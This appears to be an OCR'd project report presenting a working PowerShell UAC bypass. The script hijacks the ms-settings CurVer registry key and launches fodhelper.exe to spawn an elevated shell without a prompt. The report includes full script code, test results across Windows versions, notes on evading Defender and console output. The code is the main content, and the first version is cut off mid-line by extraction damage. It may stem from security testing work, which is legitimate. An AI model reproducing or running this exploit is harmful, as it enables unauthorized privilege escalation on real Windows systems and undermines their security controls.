# PowerShell UAC Bypass Script and Analysis

## Introduction

The goal of this project was to create a PowerShell script capable of bypassing User Account Control (UAC) to elevate privileges without prompting for an admin password. The script should be as stable and resilient as possible, working across multiple Windows systems. Additionally, the script should appropriately handle failures and provide meaningful feedback when it cannot work on a specific system.

## Script Description

The script leverages a known UAC bypass technique involving the `fodhelper.exe` utility. The approach includes modifying specific registry keys to execute a desired command with elevated privileges when `fodhelper.exe` is triggered. Here is the final version of the script:

## First working version of code:

```
function Bypass {
    Param (
        [String]$program = "cmd /c start cmd.exe"
    )

    # Create registry keys and set values
    New-Item "HKCU:\Software\Classes\.pwn\Shell\Open\command"
    Set-ItemProperty "HKCU:\Software\Classes\.pwn\Shell\Open\

    New-Item -Path "HKCU:\Software\Classes\ms-settings\CurVer
    Set-ItemProperty "HKCU:\Software\Classes\ms-settings\CurV

    # Start fodhelper.exe to trigger the UAC bypass
    Start-Process "C:\Windows\System32\fodhelper.exe" -Windows

    # Give it a few seconds to execute
    Start-Sleep 3
```

```
    # Clean up the registry
    Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurs
    Remove-Item "HKCU:\Software\Classes\.pwn\" -Recurse -Forc
}

# Run the function
Bypass
```

## Latest version of code

```
function Check-System {
    $osVersion = (Get-WmiObject -Class Win32_OperatingSyste
m).Version
    if ($osVersion -ge "10.0") {
        return $true
    } else {
        return $false
    }
}

function Bypass {
    Param (
        [String]$program = "cmd /c start cmd.exe"
    )

    if (-not (Check-System)) {
        $osName = (Get-WmiObject -Class Win32_OperatingSyst
em).Caption
        Write-Error "Not applicable on $osName"
        return
    }

    try {
        # Create registry keys and set values
        New-Item "HKCU:\\Software\\Classes\\.pwn\\Shell\\Op
en\\command" -Force | Out-Null
```

```
        Set-ItemProperty "HKCU:\\Software\\Classes\\.pwn\\Shell\\Open\\command" -Name "(default)" -Value $program -Force

        New-Item -Path "HKCU:\\Software\\Classes\\ms-settings\\CurVer" -Force | Out-Null
        Set-ItemProperty "HKCU:\\Software\\Classes\\ms-settings\\CurVer" -Name "(default)" -Value ".pwn" -Force

        # Start fodhelper.exe to trigger the UAC bypass
        Start-Process "C:\\Windows\\System32\\fodhelper.exe" -WindowStyle Hidden

        # Give it a few seconds to execute
        Start-Sleep 3
    }
    catch {
        Write-Error "An error occurred: $_"
    }
    finally {
        # Clean up the registry
        Remove-Item "HKCU:\\Software\\Classes\\ms-settings\\" -Recurse -Force -ErrorAction SilentlyContinue
        Remove-Item "HKCU:\\Software\\Classes\\.pwn\\" -Recurse -Force -ErrorAction SilentlyContinue
    }
}

# Run the function
Bypass
```

## Testing Methodology

To evaluate the effectiveness and resilience of the script, it was tested on various systems with different configurations. The systems chosen for testing included:

1. **AWS - Windows 11 Latest**
2. **VMWare - Windows 10 Home**

3. **VMWare - Windows 8.1 Single Language Edition**

Each system was tested for the following conditions:

- Ability to execute the script.
- Whether the script could bypass UAC and spawn an elevated command prompt.
- Behavior when executed by non-admin users.
- Impact of Windows Defender on script execution.

## Test Results

## 1. AWS - Windows 11 Latest

- **Result**: Success
- **Behavior**:
  - The script successfully prompted a system shell with full privileges.
  - Required Windows Defender to be turned off.
  - Non-admin users in the local admin group with medium integrity could spawn a system integrity command prompt.

## 2. VMWare - Windows 10 Home

- **Result**: Mixed Success
- **Behavior**:
  - The script ran successfully and bypassed Windows Defender.
  - Non-admin users, even those in the local admin group, encountered an issue where the program opened the settings tab showing "Add features" instead of spawning a command prompt.

## 3. VMWare - Windows 8.1 Single Language Edition

- **Result**: Failure
- **Behavior**:
  - The script executed but did not spawn a command prompt.
  - Debugging efforts were inconclusive in identifying the exact reason for failure.

## Analysis and Recommendations

### Why It Works on Some Systems

- **Windows 10 and Later**: The `fodhelper.exe` utility is a built-in Windows feature in Windows 10 and later versions, which makes the UAC bypass technique effective.
- **Administrative Context**: The script is effective when run under an account with administrative privileges, even if Windows Defender is active.

### Why It Fails on Some Systems


- **Windows 8.1**: The registry modifications and `fodhelper.exe` technique might not be compatible or behave differently on older Windows versions.
- **User Permissions**: Non-admin users or those without proper permissions may not execute the script as intended.
- **Defender and Execution Policy**: Systems with stricter security settings, such as enforced script execution policies and active Windows Defender, may block or interfere with the script.

### Conclusion


The provided script effectively bypasses UAC on Windows 10 and later versions under specific conditions. It demonstrates the capability to elevate privileges without user interaction but highlights compatibility issues on older systems like Windows 8.1. Future work should focus on improving compatibility and error handling to create a more robust solution.

### Appendix


- **Evidence and Screenshots**: Please refer to the attached images for visual evidence of the script's behavior on different systems.
    - Windows 11 ( AWS ) - Defender was turned off



- Windows 10 ( VmWare ) - Even if the windows defender was turned off I was able to bypass the entire defender and spawn an system integrity shell.




- Windows 8 ( VmWare ) - Was not able to spawn a shell - The code was running but  the fodhelper.exe was not available , so it was not able to spawn the shell. Here we can apply other techniques like DLL injection.


Windows PowerShell
PS C:\Users\fourcore_test> ls
Directory: C:\Users\fourcore_test
Mode LastWriteTime Length Name
d-r-- 5/21/2024 4:58 PM Contacts
d-r-- 5/24/2024 12:32 PM Desktop
d-r-- 5/21/2024 5:26 PM Documents
d-r-- 5/21/2024 5:14 PM Downloads
d-r-- 5/21/2024 4:58 PM Favorites
d-r-- 5/21/2024 4:58 PM Links
d-r-- 5/21/2024 4:58 PM Music
d-r-- 5/21/2024 4:58 PM Pictures
d-r-- 5/21/2024 4:58 PM Saved Games
d-r-- 5/21/2024 4:58 PM Searches
d-r-- 5/21/2024 4:58 PM Videos
PS C:\Users\fourcore_test> cd .\Desktop
PS C:\Users\fourcore_test\Desktop> ls
Directory: C:\Users\fourcore_test\Desktop
Mode LastWriteTime Length Name
-a--- 5/24/2024 12:32 PM 924 script.ps1
PS C:\Users\fourcore_test\Desktop> .\script.ps1
Start-Process : This command cannot be run due to the error: The system cannot find the file specified.
At C:\Users\fourcore_test\Desktop\script.ps1:14 char:5
+ Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
+ CategoryInfo : InvalidOperation: (:) [Start-Process], InvalidOperationException
+ FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.Commands.StartProcessCommand
PS C:\Users\fourcore_test\Desktop>
Windows 8.1 Single Language
Build 9600